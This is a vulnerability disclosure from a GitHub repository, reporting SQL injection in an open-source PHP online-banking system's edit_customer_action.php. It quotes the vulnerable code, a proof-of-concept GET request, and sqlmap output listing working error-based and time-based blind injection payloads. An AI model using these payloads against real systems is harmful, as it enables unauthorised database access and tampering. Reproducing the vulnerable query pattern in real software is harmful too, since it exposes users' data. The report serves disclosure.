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Code Issues Pull requests Actions Projects Security Insights

main

BugReport / online-banking-system / **sql_injection10.md**

0clickjacking0 新增漏洞分析文章 History

1 contributor

63 lines (55 sloc) | 2.59 KB

Vulnerability file address

`net-banking/edit_customer_action.php` from line 16,The `$_GET['cust_id']` parameter is controllable, the parameter cust_id can be passed through get, and the `$_GET['cust_id']` is not protected from sql injection, line 59 `if (($conn->query($sql0) === TRUE)) { ?>` made a sql query,resulting in sql injection


```
......
......
......
    if (isset($_GET['cust_id'])) {
        $_SESSION['cust_id'] = $_GET['cust_id'];
    }

    $fname = mysqli_real_escape_string($conn, $_POST["fname"]);
    $lname = mysqli_real_escape_string($conn, $_POST["lname"]);
    $dob = mysqli_real_escape_string($conn, $_POST["dob"]);
    $aadhar = mysqli_real_escape_string($conn, $_POST["aadhar"]);
    $email = mysqli_real_escape_string($conn, $_POST["email"]);
    $phno = mysqli_real_escape_string($conn, $_POST["phno"]);
    $address = mysqli_real_escape_string($conn, $_POST["address"]);
    $branch = mysqli_real_escape_string($conn, $_POST["branch"]);
    $acno = mysqli_real_escape_string($conn, $_POST["acno"]);
    $pin = mysqli_real_escape_string($conn, $_POST["pin"]);
    $cus_uname = mysqli_real_escape_string($conn, $_POST["cus_uname"]);
    $cus_pwd = mysqli_real_escape_string($conn, $_POST["cus_pwd"]);
    $sql0 = "UPDATE customer SET first_name = '$fname',
                                 last_name = '$lname',
                                 dob = '$dob',
                                 aadhar_no = '$aadhar',
                                 email = '$email',
                                 phone_no = '$phno',
                                 address = '$address',
                                 branch = '$branch',
                                 account_no = '$acno',
                                 pin = '$pin',
                                 uname = '$cus_uname',
                                 pwd = '$cus_pwd'
                            WHERE cust_id=".$_SESSION['cust_id'];
......
......
......
if (($conn->query($sql0) === TRUE)) { ?>
......
......
......
```

POC

```
GET /net-banking/edit_customer_action.php?cust_id=666 AND (SELECT 5721 FROM (SELECT(
Host: www.bank.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Attack results pictures



```
[10:22:50] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[10:22:51] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[10:22:51] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[10:22:52] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[10:22:52] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[10:22:53] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[10:22:53] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[10:22:54] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[10:22:55] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[10:22:55] [INFO] target URL appears to be UNION injectable with 17 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[10:24:22] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[10:24:22] [WARNING] there is a possibility that the target (or WAF/IPS) is resetting 'suspicious' requests
[10:24:22] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[10:24:24] [INFO] testing 'MySQL UNION query (82) - 21 to 40 columns'
[10:24:24] [INFO] testing 'MySQL UNION query (82) - 41 to 60 columns'
[10:24:25] [INFO] testing 'MySQL UNION query (82) - 61 to 80 columns'
[10:24:25] [INFO] testing 'MySQL UNION query (82) - 81 to 100 columns'
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 2051 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: http://www.bank.net:80/net-banking/edit_customer_action.php?cust_id=666 AND GTID_SUBSET(CONCAT(0x716b6a7671,(SELECT (EL
T(9115=9115,1))),0x716b627071),9115)

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)
    Payload: http://www.bank.net:80/net-banking/edit_customer_action.php?cust_id=666 OR (SELECT 4211 FROM (SELECT(SLEEP(5)))ggXM)
---
[10:24:28] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, PHP, Nginx 1.21.2
back-end DBMS: MySQL >= 5.6
[10:24:28] [INFO] fetched data logged to text files under '/Users/xianyu123/.sqlmap/output/www.bank.net'

[*] ending @ 10:24:28 /2022-09-05/

 xianyu123  ~  
```